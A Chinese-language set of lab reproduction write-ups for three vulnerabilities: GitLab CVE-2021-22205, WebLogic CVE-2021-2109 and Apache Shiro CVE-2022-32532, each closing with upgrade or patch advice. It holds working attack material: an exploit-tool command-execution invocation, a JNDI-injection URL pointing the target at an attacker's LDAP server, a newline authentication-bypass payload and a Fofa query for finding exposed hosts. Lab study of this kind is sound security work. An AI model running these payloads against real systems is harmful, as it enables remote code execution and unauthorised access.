**CVE-2021-22205 GitLab 远程命令执行漏洞复现**

**一、漏洞信息**


**漏洞名称 GITLAB 远程命令执行漏洞**

**漏洞编号 CVE-2021-22205**

**受影响版本 11.9 <= Gitlab CE/EE < 13.8.8；13.9 <= Gitlab CE/EE < 13.9.6；13.10 <= Gitlab CE/EE < 13.10.3**

**GitLab:一款Ruby开发的Git项目管理平台。**


搭建靶场并访问



使用漏洞利用工具: <https://github.com/Al1ex/CVE-2021-22205>


使用该工具验证靶场是否存在漏洞

命令: py -3 CVE-2021-22205.py -v true -t http://172.16.105.192:56910




使用工具利用漏洞向目标主机写入文件

命令: py -3 CVE-2021-22205.py -a true -t http://172.16.105.192:56910 -c "echo 'Attacked by xiaohe!!!' > /tmp/1.txt"



进入靶场查看文件是否写入成功:



文件写入成功

修复建议

升级至安全版本

# CVE-2021-2109\_Weblogic Server漏洞复现

**一. 漏洞描述**

WebLogic是美国Oracle公司出品的一个application server，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

该漏洞为Weblogic的远程代码执行漏洞。漏洞主要由JNDI注入，导致攻击者可利用此漏洞远程代码执行。

**二. 影响版本**

* Weblogic Server 10.3.6.0.0
* Weblogic Server 12.1.3.0.0
* Weblogic Server 12.2.1.3.0
* Weblogic Server 12.2.1.4.0
* Weblogic Server 14.1.1.0.0

**三.JNDI简介**

JNDI是Java Naming and Directory Interface （Java命名和目录接口）的英文简写， 是为Java应用程序提供命名和目录访问服务的API （application programing interface，应用程序编 程接口）。


**开始复现**

**搭建靶场**




**直接访问/console/css/%252e%252e/consolejndi.portal**

**如果此页面未授权可访问，且WebLogic为受影响的版本，则可能存在漏洞。**




**在攻击机上启动ldap脚本java -jar JNDIExploit-v1.11.jar -I 192.168.1.40 (攻击机ip)**




访问靶机 <http://192.168.1.36:54092/console/css/%252e%252e/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.1;40:1389/Basic/WeblogicEcho;AdminServer%22)> 需要注意ldap服务器地址的第三个分隔符是分号;

**ldap服务器监听到请求**




**找一个poc**



**尝试利用**





**命令成功执行**

**修复方式**

1、由于是通过JNDI注入进行远程命令执行，所以受到JDK版本的影响，建议升级Weblogic Server运行环境的JDK版本

2、更新最新补丁，参考Oracle官网发布的补丁：

https://www.oracle.com/security-alerts/cpujan2021.html

**Apache Shiro——CVE-2022-32532漏洞复现**

**一、漏洞简介**

**​ Apache Shiro 是一个强大且易用的 Java 安全框架，通过它可以执行身份验证、授权、密码和会话管理。使用 Shiro 的易用 API，您可以快速、轻松地保护任何应用程序 —— 从最小的移动应用程序到最大的 WEB 和企业应用程序。**

**2022年6月29日，Apache官方披露Apache Shiro权限绕过漏洞(CVE-2022-32532)，当Apache Shiro中使用RegexRequestMatcher进行权限配置，且正则表达式中携带"."时，未经授权的远程攻击者可通过构造恶意数据包绕过身份认证，导致配置的权限验证失效。**

**二、漏洞编号**

**CVE-2022-32532**

**三、影响版本**

**Apache Shiro < 1.9.1**

**四、Fofa**


**"Apache Shiro"**

**五、漏洞检测**


**在config\pom.xml的version标签中查看当前使用的shiro版本号。**

**六、漏洞复现**


**搭建靶场**




**拦截请求包,发送到repeater**




**直接发送一个请求试试**




**将请求的资源路径改为/permit/any, 请求失败**



**使用%0进行权限绕过 注意踩坑:实际payload是%0a或者%0d 此处能success是因为any和admin开头都带了a 实际payload是%0a或%0d 即回车或换行**





**成功**

**修复方式:**

**尽快升级至Apache Shiro 1.9.1及以上版本。**